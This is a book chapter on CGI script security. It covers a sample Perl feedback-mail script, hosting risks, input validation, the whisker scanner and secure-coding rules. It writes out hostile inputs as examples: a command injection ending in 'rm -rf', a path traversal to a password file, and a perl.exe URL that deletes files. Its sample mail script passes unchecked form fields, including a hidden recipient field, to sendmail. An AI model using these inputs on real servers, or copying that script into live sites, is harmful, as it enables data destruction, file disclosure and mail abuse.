Figure 4.3 Comment Form That Uses CGI to Send Feedback to an E-Mail Address



In looking at the HTML content of this page, we can see that there is very little involved in terms of the Web page itself. In the following code, a form has been created on this page. The POST method is used

to pass information that's entered into the various fields to a CGI program called comment.pl. The field information is placed into variables called *name* (for the person's name), *e-mail* (for the e-mail address they entered), and *feedback* (for their personal comments). After the program processes the data it receives, an e-mail message will be sent to the address mcross@freebsd.org. All of this is specified through the various values attributed to the form fields.

```
<HTML>
<HEAD>
<TITLE>Send Comments</TITLE>
</HEAD>
<BODY BGCOLOR="#FFFFFF">
<H2>Comment Form</H2>
<FORM METHOD="post" ACTION="/cgi-bin/comment.pl">
<B>Name:  </B><INPUT NAME="name" SIZE=50 TYPE="text"> <BR>
<B>E-mail:  </B><INPUT NAME="e-mail" SIZE=50 TYPE="text"> <BR>
<INPUT TYPE="hidden" NAME="submitaddress"
    VALUE="mcross@freebsd.org">
<P> <B>Comments:</B></P>
<P>
<TEXTAREA NAME="feedback" ROWS=10 COLS=50></TEXTAREA><P>
<CENTER>
<INPUT TYPE=submit VALUE="SEND">
<INPUT TYPE=reset VALUE="CLEAR">
</CENTER>
</FORM>
</BODY>
</HTML>
```

While the HTML takes the data, and serves as an instrument to use CGI to pass the variables, the script itself does the real work. In this case,

the script is written in Perl. In the code, comments begin with the pound symbol ("#") and are ignored during processing. The code in the Perl script called comment.pl is as follows:

```
# The following specifies the path to the PERL interpreter.
# It must show the correct path, or the script will not work

#!/usr/local/bin/perl

# The following is used to accept the form data, which is used
# in processing

if ($ENV{'REQUEST_METHOD'} eq 'POST') {
     read(STDIN, $buffer, $ENV{'CONTENT_LENGTH'});
     @pairs = split(/&/, $buffer);
     foreach $pair (@pairs) {
         ($name, $value) = split(/=/, $pair);
         $value =~ tr/+/ /;
         $value =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;
     $FORM{$name} = $value;
     }

# The following code is used to send e-mail to the
# specified e-mail address

     open (MESSAGE,"| /usr/lib/sendmail -t");
     print MESSAGE "To: $FORM{submitaddress}\n";
     print MESSAGE "From: $FORM{name}\n";
     print MESSAGE "Reply-To: $FORM{email}\n";
     print MESSAGE "Subject: Feedback from $FORM{name} at
     $ENV{'REMOTE_HOST'}\n\n";
```

```
    print MESSAGE "The user commented:\n\n";
    print MESSAGE "$FORM{feedback}\n";
    close (MESSAGE);
    &thank_you;
}

# The following code creates a Web page that confirms
# e-mail was sent

sub thank_you {
    print "Content-type: text/html\n\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>Thank You!</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY BGCOLOR=#FFFFCC TEXT=#000000>\n";
    print "<H1>Thank You!</H1>\n";
    print "\n";
    print "<P>\n";
    print "<H3>Your feedback has been sent.<BR>\n";
    print "<P>\n";
    print "</BODY>\n";
    print "</HTML>\n";
    exit(0);
}
```

The beginning of the code specifies the location of the Perl interpreter. In the case of the Web server on which this script was run, the Perl interpreter resides in the directory /usr/local/bin/perl. This is required by the program, because the interpreter is used to compile the script at the time it is executed (that is, when the user clicks **Send**).

Without this line of code, the script won't be able to compile, and will be unable to run.

The next section of the program is used to accept the data from the form on the Web page. This is so that the data can be processed, and used in the next section, where the data in each variable is put into an e-mail message. Once this is done, the final section of script is executed. Here, a Web page is produced and returned to the user who initially entered the data. This HTML document confirms that the feedback was sent, so that the user knows the task is done and he or she can continue browsing your site.

When Should You Use CGI?

CGI should be used when you want to provide a dynamic, interactive Web page, and need to take advantage of the Web server's functions and abilities. CGI scripts are an excellent means to searching and storing information in a database, processing forms, or using information that is available on the server and cannot be accessed through other methods. However, because client-side and server-side scripts and programs have differences, you may have some concerns as to when CGI is the better choice.

You should consider using CGI programs when interaction with the user will be limited, as problems may occur with extensive user interaction. Java, JavaScript, ActiveX, and other client-side scripts and components are useful when there will be *significant* user interaction. The difference is that although CGI scripts and programs run on the Web server, a client-side script or program must be loaded into memory on the user's computer, and then displayed through a browser. If the user's computer doesn't have the memory to load the program, or if the browser doesn't support the script or component, then it won't work.

Java applets, JavaScript, ActiveX components, and similar technologies, on the other hand, execute on the client's computer, and therefore, continuous interaction with the program is quicker because it is running on that computer, as opposed to passing requests and results over the Internet. In addition, while client-side scripts and applets can be used to perform a number of the functions performed by CGI, the results may

not always be identical. For example, you may embed a script in an HTML page that shows the current date and time, but this information would be pulled from the client computer on which it is run. A CGI script would run on the Web server, and return the date and time on the server. This may be important to your site, if you want to return the time of the server to a client in a different time zone.

Because applets, scripts, and components such as these execute on the client computer, the security risks generally threaten the client and not the Web server. For this reason, browsers that do support Java and ActiveX generally have options that allow the user to disable these components, as described in Chapter 3, "Understanding the Risks Associated with using Mobile Code." If disabled or unsupported, they won't load as part of a Web page into the window of an Internet browser. Moreover, if a client computer is on a network, then JavaScript, Java applets, and ActiveX components may also be removed from a Web page by a firewall. A firewall is software that can control what may pass from the Internet on to the local network, and may strip these from a Web page before it is passed to the client computer. With CGI, this isn't a concern, because execution of the program occurs on the Web server, and only data will be returned to the client as part of the HTML document.

Another drawback to applets, components, and client-side scripts is that you're limited to the size they will be when programming is completed. Each of these needs to be sent over the Internet before it can be loaded into the client's browser. As such, their size must be relatively small, and some functionality may need to be removed so that they can be sent quickly over the Internet. This isn't an issue with CGI programs. CGI programs can be as large as necessary, as they aren't transported to the client's computer. After processing, only the resulting data needs to be returned to the user (not the entire program).

CGI Script Hosting Issues

If you've installed a Web server, chances are that the functionality for CGI is already installed. Most Web servers on the market today support CGI, and install support for it when the Web server is installed. This is regardless of the operating system on which your Web server is running.

CGI is a cross-platform technology, so it doesn't matter if your Web server is running on Unix, Windows NT, Windows 2000, Macintosh, or any number of other operating systems. However, this doesn't mean that a CGI program on one platform will automatically work on a Web server running on a different platform. Because programs are often compiled or written for a particular operating system or even the type of hardware used, you may need to rewrite or recompile it for different operating systems if it is a compiled language. In other words, a program written to be platform independent, but compiled on a Windows NT machine, will still need to be compiled on a Macintosh machine. If it isn't, the disparate operating systems will be unable to run the program. In addition, scripts may need to be modified to support various inconsistencies and commands on different platforms.

If your site doesn't reside on your own Web server, but is hosted on the server of an Internet service provider (ISP), then it's possible that you won't be able to use CGI. Many ISPs don't provide CGI support, as poorly written scripts and programs are a security risk, and may jeopardize the security of that site and others hosted on their Web server. If the ISP won't allow you to run your own scripts and programs, then you may have to decide whether to use a different ISP that does allow it, implement your own Web server, or decide not to use CGI on your site. ISPs that do allow sites on their server to use CGI will often create a CGI-BIN directory for them, and thereby control permissions and minimize the risk.

Break-Ins Resulting from Weak CGI Scripts

One of the most common methods of hacking a Web site is to find and use poorly written CGI scripts. Using a CGI script, you may be able to acquire information about a site, access directories and files you wouldn't normally be able to see or download, and perform various other unwanted and unexpected actions. One of the most publicized attacks with a CGI program occurred by request, as part of the "Crack-A-Mac" contest.

In 1997, a Swedish consulting firm called Infinit Information AB offered a 100,000 kroner (approximately US$15,000) cash prize to the person who could hack their Web server. This system ran the WebStar 2.0 Web server on a Macintosh 8500/150 computer. After an incredible number of hacking attempts, the contest ended with no one collecting the prize. This lead to Macintosh being considered one of the best platforms for running a Web site.

About a month later, the contest started again. This time, the Lasso Web server from Blue World was used. As with the previous contest, no firewall was used. In this case, a commercial CGI script was installed so that the administrator could log on remotely to administer the site. The Web server used a security feature that prevented files from being served that had a specific creator code, and a password file for the CGI script used this creator code so that users would be unable to download the file. Unfortunately, another CGI program was used on the site that accessed data from a FileMaker Pro database, and (unlike the Web server) didn't restrict what files were made available. A hacker managed to take advantage of this, and—after grabbing the password file—logged in and uploaded a new home page for the site. Within 24 hours of the contest being won, a patch was released for the security hole.

Although the Web server, Macintosh platform, and programs on the server had been properly configured and had suitable security, the combination of these with the CGI scripts created security holes that could be used to gain access. Not only does this case show how CGI programs can be used to hack a site, it also shows the need for testing after new scripts are added, and that you should limit the CGI programs used on a Web site.

With each new script that's added to your site, you should test your system for security holes. As seen in the preceding example, the combination of elements on the system led to the Web site becoming vulnerable. Admittedly, you may miss that one method in which your CGI script or program may be used to gain access, but you should try to find where holes exist each time a new script is added. One tool that can be used to find such holes are CGI scanners such as whisker, which is discussed later in this section.

Another important point to remember is that as your Web site becomes more complex, the greater the chances are that a security hole

will appear. As new folders are created, you may miss setting the correct policies, and this may be used to navigate into other directories or access sensitive data. A best practice is to try to keep all your CGI scripts and programs in a single directory. In addition, with each new CGI script that's added, you are increasing the chances that vulnerabilities in a script (or combination of scripts) may be used to hack the site. For this reason, you should only use the scripts you definitely need to add to your site for functionality, especially for a site where security is an issue.

Tools & Traps...

Beware of User Input

One of the most common methods of exploiting CGI scripts and programs is used when scripts allow user input, but the data that users are submitting is not checked. Controlling what information users are able to submit will reduce your chances of being hacked through a CGI script dramatically. This not only includes limiting the methods that data can be submitted through a form (by using drop-down lists, check boxes and other methods), but also by properly coding your program to control the type of data being passed to your application. This would include input validation on character fields, such as limiting the number of characters to only what is needed. An example would be a zip code field being limited to five numeric characters.

How to Write "Tighter" CGI Scripts

A number of security holes can exist in poorly written scripts, and if hackers know about a particular vulnerability, then it can be used to hack your site. Each security hole you plug on your system will make it more difficult for hackers and deter them from trying further. Because CGI scripts can provide such vulnerabilities, it is important that you're aware of possible problems before they are written. By avoiding

common mistakes and following good practices when creating CGI scripts, you can write tighter code that prevents your system from being attacked. Some of the problems we'll discuss here regard controlling permissions, user input, and using error-handling code.

In creating CGI scripts, you will probably create an interface that will access your CGI program. In most cases, this will be a form that allows users to enter data on a Web page. Upon clicking **Submit**, data is then passed to the CGI program to be processed. However, while this is the common method used to access CGI programs, it is important to realize that users may be able to access the script directly if they know where it resides on the server. This can be a problem if a client-side script is used in the Web page to validate data before it is sent. The GET method sends data to the server as part of the URL. If users entered the URL into the address bar of their browser with any data they wanted, then they could bypass any client-side scripting that's used to validate data. If the POST method is used, then this will make it more difficult to pass the data to a CGI script. However, this can also be bypassed if the user creates his or her own Web page to call your CGI script, and then enters any data he or she wants. Because client-side scripts can be viewed and possibly manipulated by users, you should write code into the CGI program itself that will validate the data it receives. Since the CGI script runs on the server itself, the user won't be able to circumvent your data checking and pass improper data to the program.

You should never trust data being passed to your CGI program. This is particularly important to remember if you're thinking of allowing users to enter the path to a file, or use hyperlinks to tell the CGI program to load a particular file. For example, let's say you were going to add a Knowledge Base to your site, where users could open documents containing common issues with products your company sells. A Web page would allow users to open text files, which are then formatted using a CGI script. The argument passed to the CGI script would be the path to that file. If the page asked users to specify the text file to open by entering a path, they could conceivably open any file that the system is able to access, or enter the path into the URL in the address bar of their browser. If they entered the path and filename of a password file,

then the CGI script would display the contents of that password file to a user. For example, if your CGI program automatically looked for documents in the /inet/docs directory, a user could enter the path "../../etc/password" in the URL. For this reason, you should control where your CGI program will look for documents, and control permissions on that directory. To prevent users from looking higher than this directory in the document structure, you should ensure that "..." expressions aren't permitted in a path, and that proper permissions have been set on each directory to control access.

Another similar problem with bad data being passed to the program occurs when additional characters are added to a file that's specified to open or be used by the CGI program. In a shell script, a semicolon (";") is used to specify the end of a command line. The script then considers what comes after the semicolon to be a new command, which is then executed. If users were allowed to open a document by specifying its name, it's possible for them to enter a semicolon and then a second command. For example, if they were opening a document called help.txt, they could enter the following:

```
help.txt;rm -rf/
```

This code would open the document called help.txt. Once it is opened, the second command would execute, which would erase the hard disk without asking for confirmation. From this, it should become clear that there is a need to control user input, and limit what they do when accessing a CGI script.

It is important that you ensure that the form used to collect data from users is compatible with the CGI script. While mistakes happen, and you may enter the wrong name or value in a form, there are other situations where this may be a more common problem. In larger organizations or businesses that provide Web services, more than one person may be responsible for different aspects of a Web site. A team of people may create the Web site, with one person creating graphics, another writing CGI scripts, and yet another writing HTML. When this happens, errors may result. For this reason, it is important that you evaluate CGI scripts and forms on your site to ensure that the two work correctly together.

Checking code not only requires looking over the form to visually see that names and values are correct, but should also include implementing code in the CGI script that checks the data it receives. The CGI scripts you create shouldn't be designed to assume that data passed to it is correct. To illustrate this, let's say we have a form for collecting user surveys. On the form, a question is asked: "Do you drink coffee?" Below this, there are two radio buttons to control user input, which allow the user to answer "Yes" or "No." In processing this question, you might write the following code in your script:

```
if ($form_Data{"my_choice"} eq "button_yes")
{
      # Yes has been clicked
}
else
{
      # No has been clicked
}
```

You would assume that the user would answer one or the other, so that if one radio button is clicked, the other isn't. That is the mistake that the preceding code makes. If the user failed to select one of the radio buttons, then neither would be selected. Another possibility might be the user clicking both radio buttons, and both options being selected. Depending on the code used, a number of situations could result, ranging from the survey data being skewed to crashing the program.

To deal with such problems, your code should analyze the data it is receiving and provide error-handling code to deal with problems. Error handling deals with improper or unexpected data that's passed to the CGI script. It allows you to return messages informing the user that certain fields haven't been filled out, or to ignore certain data. If we were to correct the previous code, and implement code that checks the data and provides a method for dealing with erroneous data, it might look like the following:

```
if ($form_Data{"my_choice"} eq "button_yes")
{
      # Yes has been clicked
}
elsif ($form_Data{"my_choice"} eq "button_no")
{
      # No has been clicked
}
else
{
      # Error handing
}
```

In the preceding code, the data in my_choice is checked. If the Yes button is clicked, then the first section of code will execute. If the No button is clicked, then the second section of code will execute. If, however, my_choice is equivalent to neither of these values, then error-handling code will execute. Because the code no longer assumes what data is being passed to it, the CGI script has become more stable and secure.

Searchable Index Commands

While we've mentioned the problems that may be passed to CGI scripts through forms and URLs, this isn't the only method of passing data to your script or program. *Searchable indexes* allow users to enter data to search your site for information. Because users must enter information as to what is being searched, users must enter text to specify what they are searching for. This means that you are limited as to what you can do to control user input, because you can't merely use drop-down lists, check boxes, and so forth to restrict what a user enters.

Aside from this limitation, the methods used to prevent users from exploiting a searchable index are similar to when a form is used to gather user input. You should include code in your CGI script that verifies what information a user enters. By following the guidelines and

warnings in this chapter regarding forms and CGI scripts, you will also be able to secure any searchable indexes used on your site.

A problem that's unique to searchable indexes is that they can make an entire directory's content visible to users when you don't want it to be revealed. A dynamically produced index will search directories on your site, and create an index based on its findings. This may reveal private files, and make them accessible to users. This would be a particular problem if sensitive data or password files were stored on the server, and included in a dynamically produced index. When a user searched the index, it would be possible for him or her to see a listing for the file and access it. For this reason, you should disable dynamically searchable indexes from your Web server, and use static indexes with your CGI programs.

CGI Wrappers

Wrapper programs and scripts can be used to enhance security when using CGI scripts. They can provide security checks, control ownership of a CGI process, and allow users to run the scripts without compromising your Web server's security. In using wrapper scripts, however, it is important to understand what they actually do before they are implemented on your system.

CGIWrap is a commonly used wrapper that performs a number of security checks. These checks are run on the script before it executes. If any one of these fails, then the script is prohibited from executing. In addition to these checks, CGIWrap runs scripts with the permissions of the user who owns it. In other words, if you ran a script wrapped with CGIWrap, which was owned by a user named "bobsmith," the script would execute as if bobsmith was running it. It would have the same permissions associated with that account, and would have access to only the files that this account could access. If a hacker exploits security holes in the script, he or she would only be able to access the files and folders to which bobsmith has access. This makes the owner of the CGI program responsible for what it does, but also simplifies administration over the script. However, because the CGI script is given access to whatever its owner has access to, this can become a major security risk if you

accidentally leave an administrator account as owner of a script. CGIWrap can be found on SourceForge's Web site, http://sourceforge.net/projects/cgiwrap.

Whisker

Whisker is a command-line remote-assessment tool that you can use to scan a Web site for vulnerabilities in CGI scripts and programs. It is a CGI script itself, which is written in Perl, and can easily be installed on your site. Once there, you can scan your own network for problems, or specify other sites to analyze.

Whisker is different from most CGI scanners available, in a number of ways. Foremost to this is that it won't run checks on your system that don't apply to the Web server being used. This is because it begins its scan by querying the type and version of Web server being used. This means that this tool won't look for vulnerabilities and files exclusive to Internet Information Server on non-Microsoft Web servers.

Another benefit of whisker is that it allows you to specify multiple directories where CGI scripts may be stored. Although CGI programs will generally reside in the CGI-BIN directory, this may not always be the case. A number of sites will mistakenly place their scripts in the same directory as their HTML documents, which have the read permission for all users. This permission allows users to view the Web pages, and anything else in that directory. While this is a security risk, many CGI scanners won't recognize that the scripts exist, because they are only looking in the CGI-BIN directory. In addition, many Web servers allow you to specify a different name for the directory storing these scripts and programs. As such, you can name the CGI-BIN anything you'd like. When a CGI scanner is run, it will again fail in finding a CGI-BIN directory, and return that no scripts exist, or that no vulnerabilities were found. Because whisker allows you to specify multiple directories, you can set where whisker will look, and properly scan the CGI scripts for vulnerabilities that could be exploited.

Whisker is free, and is available from www.wiretrip.net/rfp. Because it is written in Perl, you can open it using a viewer and analyze exactly what it does. In addition, once installed, you will need to open it to

make some modifications. To use whisker, you will need to open the file called whisker.pl, and modify the first line:

```
#!/usr/bin/perl
```

This line points to the Perl interpreter on your Web server, and may reside in a location that's different from the path shown here. In a Unix environment, to find your local path to Perl, you can simply type this command:

```
which perl
```

Once this is done, upload it to your Web server, so that it resides in a directory that's accessible to you with a Web browser. Once the files are on your server, you will then need to open a Web browser to access it. This is done by entering your Web site's URL into the address bar of your Web browser, followed by the directory containing whisker, and the filename whisker.pl. For example, if your site is www.freebsd.com, and you place whisker into a directory called "whisker," you would enter the URL www.freebsd.com/whisker/whisker.pl into the address bar of your browser. Upon pressing Enter, the script will execute, and display the screen shown in Figure 4.4.

Figure 4.4 Whisker



In the field labeled "Target host to scan," enter the host you'd like to scan. You can enter the URL (e.g., www.freebsd.com) or the IP address in this field. This doesn't have to be the URL or IP address of the site on which whisker is installed. You can enter any Web site into this field, and whisker will scan it for vulnerabilities.

The second field on the whisker CGI scan form is used to specify the port to scan. By default, a Web server will use port 80 for HTTP requests. However, this can be changed on the Web server so that a different port is used.

Below this field are three check boxes that allow you to specify what information will be displayed in the results of your scan. The options available here are:

- Use virtual hosts
- Display supporting information
- Verbose results

"Use virtual hosts" is an option that allows you to scan virtual hosts when possible. Virtual hosts are additional domain names that use the same IP address. This is common for ISPs that may provide site hosting for multiple Web sites. Rather than everyone having to use a single domain name (for example, www.freebsd.com), each site can use a different domain name although the server uses a single IP address. The "Display supporting information" check box specifies that you want additional information displayed with the results. For example, if an Apache Web server were being run, then the supporting information would show that "Apache prior to 1.2.5 had various problems." It will reveal the paths of various files, their purpose, where additional information can be found, and so forth. Finally, "Verbose results" is used to provide detailed information on what was acquired from the scan. Because these are check boxes, you can combine them to control the information returned from the scan.

Below this, you can specify the request methods. There are four possible request methods that can be used by whisker to retrieve information:

- Head
- Get
- Get w/ byte-range
- Get w/ socket close

The default method used by whisker is "Head." This method is the same as the GET method, but it doesn't return document bodies; it only returns HTTP headers. GET is a method that retrieves data that is specified in a URL. The responding site returns the data that is requested. In this case, the information would be the results of tests performed by whisker.

Once you've specified the site, information to be displayed, and method, you merely click **run whisker** and wait for the results to be displayed. This CGI program will create a Web page, allowing you to view the results of your analysis, and click on hyperlinks to various directories on that server. This will include files (including password files) that can be clicked on for viewing.

Tools & Traps...

Acquiring and Using Whisker

A security researcher who uses the alias "Rain Forest Puppy" developed whisker. It is excellent for exposing security risks on your own site, and as a remote assessment tool for multiple Web servers. However, this tool is also excellent for exposing vulnerabilities for hacking purposes, because you can also specify other URLs to scan. You should realize that others might use it on your site to see where problems lay. whisker is available for download from www.wiretrip.net/rfp.

Languages for Writing CGI Scripts

As mentioned early in this chapter, CGI isn't a language, but a method of passing data from a user's browser to a Web server, and then to an application. Once received, results may then be passed back through CGI. Numerous languages can be used to create CGI scripts and programs. Each of these has various benefits, drawbacks, and security risks.

There are two main differences between the languages used to write CGI programs: the language is either *interpreted* or *compiled*. A compiled CGI program would be written in a language such as C, C++, or Visual Basic. With this type of program, the source code must first be run through a compiler program. The compiler converts the source code into machine language that the computer on which the program is run can understand. Once compiled, the program then has the ability to be executed. An interpreted language combines compilation and execution. When a user requests a script's functionality, it is run through a program called an *interpreter*, which compiles it and executes it. For example, when you run a Perl script, it is compiled every time the program is executed.

Damage & Defense...

Never Place Command Interpreters in the CGI-BIN

It is important not to place command interpreters in the CGI-BIN directory, as it will create a security hole that can cause significant damage. The command interpreter is used to interpret commands in your code, which are then run on the server. By allowing users access to the command interpreter program, it is possible for them to run their own code and hack your system.

In reading older material, you may find contradictory information about this, which will specifically state that you *should* place a command interpreter in the CGI-BIN. An example of this

Continued

would be documentation dealing with the Perl interpreter for Windows NT (perl.exe). Older documentation states that this program should be stored in this directory, so that any Perl scripts used on your site can be executed. However, the –e flag for perl.exe allows snippets of Perl code to be executed. For example, let's say a user entered the following URL into his or her browser: www.freebsd.com/cgi-bin/perl.exe?&e+unlink+%3C*%3E.

By sending this code to the command interpreter, all files in the directory on freebsd.com would be deleted. Although placing interpreters like perl.exe may seem convenient, and older documentation may give good reasons to do so, you are opening a grave security hole that can easily be exploited.

Regardless of whether you use an interpreted or compiled language to create your CGI programs, it is important to realize that the biggest security issue will be you, the programmer. Carelessness is the most common reason for a security hole existing in a program. If you don't program with security in mind, then hackers may take advantage of any problems with the script.

Unix Shell

Shell commands can be used to perform a number of useful tasks. A benefit to the Unix shell is that, assuming you're using a Unix platform for your Web server, you're probably already familiar with it. They are commonly used for quick-and-easy CGI programs, where security isn't an issue. Because these CGI programs are generally used to execute other programs on the server, a particular security issue is that they automatically inherit the problems and security issues associated with those external programs.

Another issue with Unix shell programs is that you are more limited in controlling user input and other security issues than the other languages we'll discuss in this section. While you can create code in a Perl, C, C++, or Visual Basic script that will check what data a user has submitted, this generally isn't the case where shell scripts are concerned.

Perl

Perl is the Practical Extraction and Reporting Language. It is a scripting language that is similar to C in syntax, and is easier to learn than other languages discussed here. Although it is a good choice for new programmers, it should not be thought of as a poor choice for complex programs. It provides the ability to create powerful programs, and allows you to implement code that will provide security. These reasons have aided in Perl becoming a common method of creating CGI scripts.

Because Perl is interpreted, it is compiled and executed as one step each time the program is called. For this reason, there is greater possibility that bad data submitted by a user will be included as part of the code. This can cause the program to error and abort, or perform unexpectedly.

Another problem with Perl is that the source code isn't compiled, and is thereby potentially available for users to view. By being able to view the source code, there is a better chance that security holes can be discovered and exploited.

C/C++

C and *C++* are the most popular languages used for developing applications, and can be used to create CGI programs. Both of these are compiled languages, meaning that the source code must be translated into machine code before the program can be run. Because of this, the source code is unavailable to view, and hackers will be unable to analyze the code for security holes.

A common problem that occurs when Internet programs are created with C or C++ is buffer overflows. In the C or C++ program, a fixed amount of memory is allocated for user input. If more data is sent to the program than was allocated, the program crashes. By overflowing a buffer, it is then possible to alter the stack and gain unauthorized access. This problem was exploited when Robert Morris, creator of the Internet Worm, attacked a C-based Sendmail program. The reason he was able to exploit this vulnerability is that C programmers will generally allocate a set amount of memory, assuming this will be enough for

normal use. By using more data than expected, the program experiences a buffer overflow.

Two functions are generally at fault for buffer overflows: strcopy() and strcat(). The reason for this is that neither allows you to specify a maximum length to a string of characters being used in the program. With no limit, more data than expected can be used, thereby causing the overflow. Instead, strncpy() and strncat() should be used. Although they provide the same functionality, you can set a maximum length to the string.

Another way to help avoid this problem is to use the MAXSIZE attribute for any fields used on a form. This will limit the amount of data a user can enter through normal means. In doing so, the buffer overflow problem can be avoided by inadvertant data. A secondary benefit is that users will be forced to think about what they enter before submitting it, keeping them clear and concise. This is not, however, a perfect way to stop this attack as users can telnet to the port a Web server is on and bypass any HTML or Javascript checks. MAXSIZE should only be used as a guide for non-malicious users and should be used in conjunction with the above mentioned data checking.

Visual Basic

Visual Basic is based on the Beginner's All-Purpose Symbolic Instruction Code (BASIC), and is perhaps one of the simplest and most powerful languages to learn. Unlike the original BASIC language, it allows you to create applications through a graphical user interface (GUI) and is object oriented. Like C and C++, it is compiled, so users are unable to view the source code and find security holes that can be exploited.

Visual Basic is one of the most popular choices for creating CGI applications that will run on Windows NT or Windows 2000 Servers. This is because Visual Basic is from Microsoft, and is designed for developing applications that will run on a Windows platform. This means that if your server is running on another platform, you will need to use another language for your CGI applications.

Advantages of Using CGI Scripts

After reading the information contained in this chapter so far, you may be wondering whether it's worth using CGI scripts and programs. The fact is, if a CGI script is programmed properly, the threat of it being exploited is minimal, and the benefits can be high. After all, some sites can't run without CGI programs, as user interaction is necessary for the business to run. Online auction houses require CGI programs so that users can bid on various items. Stock houses require CGI programs to provide users with stock information, and give them the ability to purchase stocks online. Furthermore, most e-commerce sites couldn't run without CGI programs. These online stores use CGI to enable users to add items to a "shopping cart" program, where they can select all the items they wish to buy and purchase them at once.

CGI is also beneficial because all code is run on the server. JavaScript, ActiveX components, Java applets, and other client-side scripts and programs all run on the user's computer. This makes it possible for adept hackers to make use of this information and attack your site. With CGI, you can protect yourself by controlling permissions to various directories, hiding code within compiled programs, and other methods discussed in this chapter.

In most cases, the problems with CGI lead back to the person who wrote the program, and mistakes in it. By keeping security in mind, you can avoid many of the issues discussed in this chapter, and avoid problems with CGI scripts and programs.

Rules for Writing Secure CGI Scripts

Properly writing CGI scripts and programs is largely the result of following proper coding practices, and avoiding common mistakes. There are a number of rules you can follow to keep your site secure when using CGI programs:

- Limit user interaction.
- Don't trust input from users.

- Don't use GET to send sensitive data.
- Never include sensitive information in a script.
- Never give more access than is absolutely necessary.
- Program on a computer other than the Web server, and ensure that temporary files and backup files of your scripts are removed from the server before your site goes live.
- Double-check the source code of any third-party CGI programs.
- Test your script by entering data that does not mimic the activities of a normal user to try and force unpredictable behavior.

Limit user interaction. The common method of exploiting a CGI script is using one that allows user interaction. Unfortunately, the point of most CGI scripts is to create an interactive Web site, by acquiring input from a user and returning output. Generally, this is done through forms on a Web site that provide fields that visitors can use to enter information. Examples of a problem that can be caused by user interaction are guest books, which allow a user to enter comments into a form that is appended to a Web page. Other users can then view the comments of other people who have visited your site. A hacker could enter code, such as server-side includes (SSI), into the comment section of a guest book, which would then be appended to the guest book Web page. When another user visited the Web page containing these comments, that code would execute.

Because of the inherent purpose of most CGI scripts, you may think that warning against interaction is pointless. This is far from the case. Input from users can be controlled through drop-down lists, check boxes, and other methods of accepting data. In doing so, you are preventing users from entering information that can be used to attack a site.

Don't trust input from users. Even when user interaction is controlled, it's still possible to take advantage of the form and CGI script. Users may enter incorrect data that is unexpected by the script, or take advantage of a form or script that don't work correctly together. This can happen when two different people write a script and a form used on a Web page. In such cases, a user may enter more text than is expected by the

script, or a form may have an option button or a check box that offers a choice that isn't supported by the script. For this reason, code in your CGI script should recognize bad information and ignore it.

Tools & Traps...

Server-Side Includes

Server-side includes (SSI) are server directives that are embedded into HTML documents, and can be used with CGI scripts. SSI allows you to obtain server information (such as the server's date and time) or execute various system commands. The problem is that when used in an insecure script, or on a system that allows certain SSI commands to be used, a hacker can violate your system and perform a number of unwanted actions. Many Web servers allow you to turn off SSI, and some allow you to control which SSI commands will be enabled. Check your server documentation to see if your Web server allows you to determine which commands can be disabled. Due to the problems that can result from SSI, the best solution for security will be to disable SSI from your system, so that these commands can't be exploited.

Don't use GET to send sensitive data. If the GET method is used, you won't have to worry about setting limits, as this method is self-limiting. The GET method will only deliver about a kilobyte of data to a script. In addition, a Web server can automatically limit the size of data placed into the QUERY_STRING environment variable, which determines how the GET method will pass data to a CGI script. However, if the GET method is used it will include any QUERY_STRING information in the URI string. This makes it easier to see the inner workings of the cgi script, and therefore more likely to be interesting to hackers. Imagine if you saw, "www.host.com/cgi-bin/print.cgi?file_to_print=../file.txt" it is tempting to change the file_to_print paramater. Although

there are ways to get this information regardless of method used, and there is no substitute for good security there are some virtues to obfuscation. The POST method should be used as an alternative.

Your script should set limits on the amount of data accepted, so that incorrect data will have a better chance of being ignored. For example, if a variable returns the last name of a person, you could set a length on the data being returned. By checking variables such as CONTENT_LENGTH, you could ignore excessive amounts of data being passed to the script, so that there is less chance that a hacker will pass large amounts of data in an attempt to crash the program.

The GET method should never be used when sensitive data is being sent to a CGI program. This is because any GET command will appear in the URL, and will be logged by any servers. For example, let's say that you've entered your credit card information into a form that uses the GET method. The URL may appear like this: http://www.freebsd.com/card.asp?cardnum=1234567890123456. As you can see, the GET method appends the credit card number to the URL. This means that anyone with access to a server log will be able to obtain this information.

Never include sensitive information in a script. At times, you may find it useful to include usernames and passwords in your CGI program, or have this information passed from form data to a database. If included in your code, you should remember that hackers who can access source code would be able to view this information. If you are using a compiled language, then this will be more difficult to obtain. Regardless, you should never give more information than is absolutely necessary. By including passwords and usernames in your code, you are creating a possible security risk.

Never give more access than is absolutely necessary. In the same light, you should never provide more access than is absolutely necessary for a user to complete a necessary task. This not only applies to permissions you assign to various user accounts on your server, but also user accounts that your CGI program uses to access data. For example, if your program accessed a SQL Server database, then you wouldn't want to use the "sa" account (which is the system administrator account). By giving this significant power to a user, a hacker may take advantage of it and acquire access to sensitive data.

Program on a computer other than the Web server, and ensure temporary files and backup files of your scripts are removed from the server before your site goes live. You should program your CGI scripts and programs on a computer other than the Web server. In doing so, you will avoid the possibilities of hackers modifying your code as a program is being written. This will also lessen the chances of hackers accessing temporary and backup files on the hard disk. If you are using languages such as C or C++, then your code is compiled before it is available for execution on the Web server. This may make you think that no one can read the source code. However, even if you've removed the source code for your CGI program from the Web server before your site goes live, you should ensure that no backup or temporary files are left on the server. These may be created when programming the code, and hackers who access these files may access the files and view your source code.

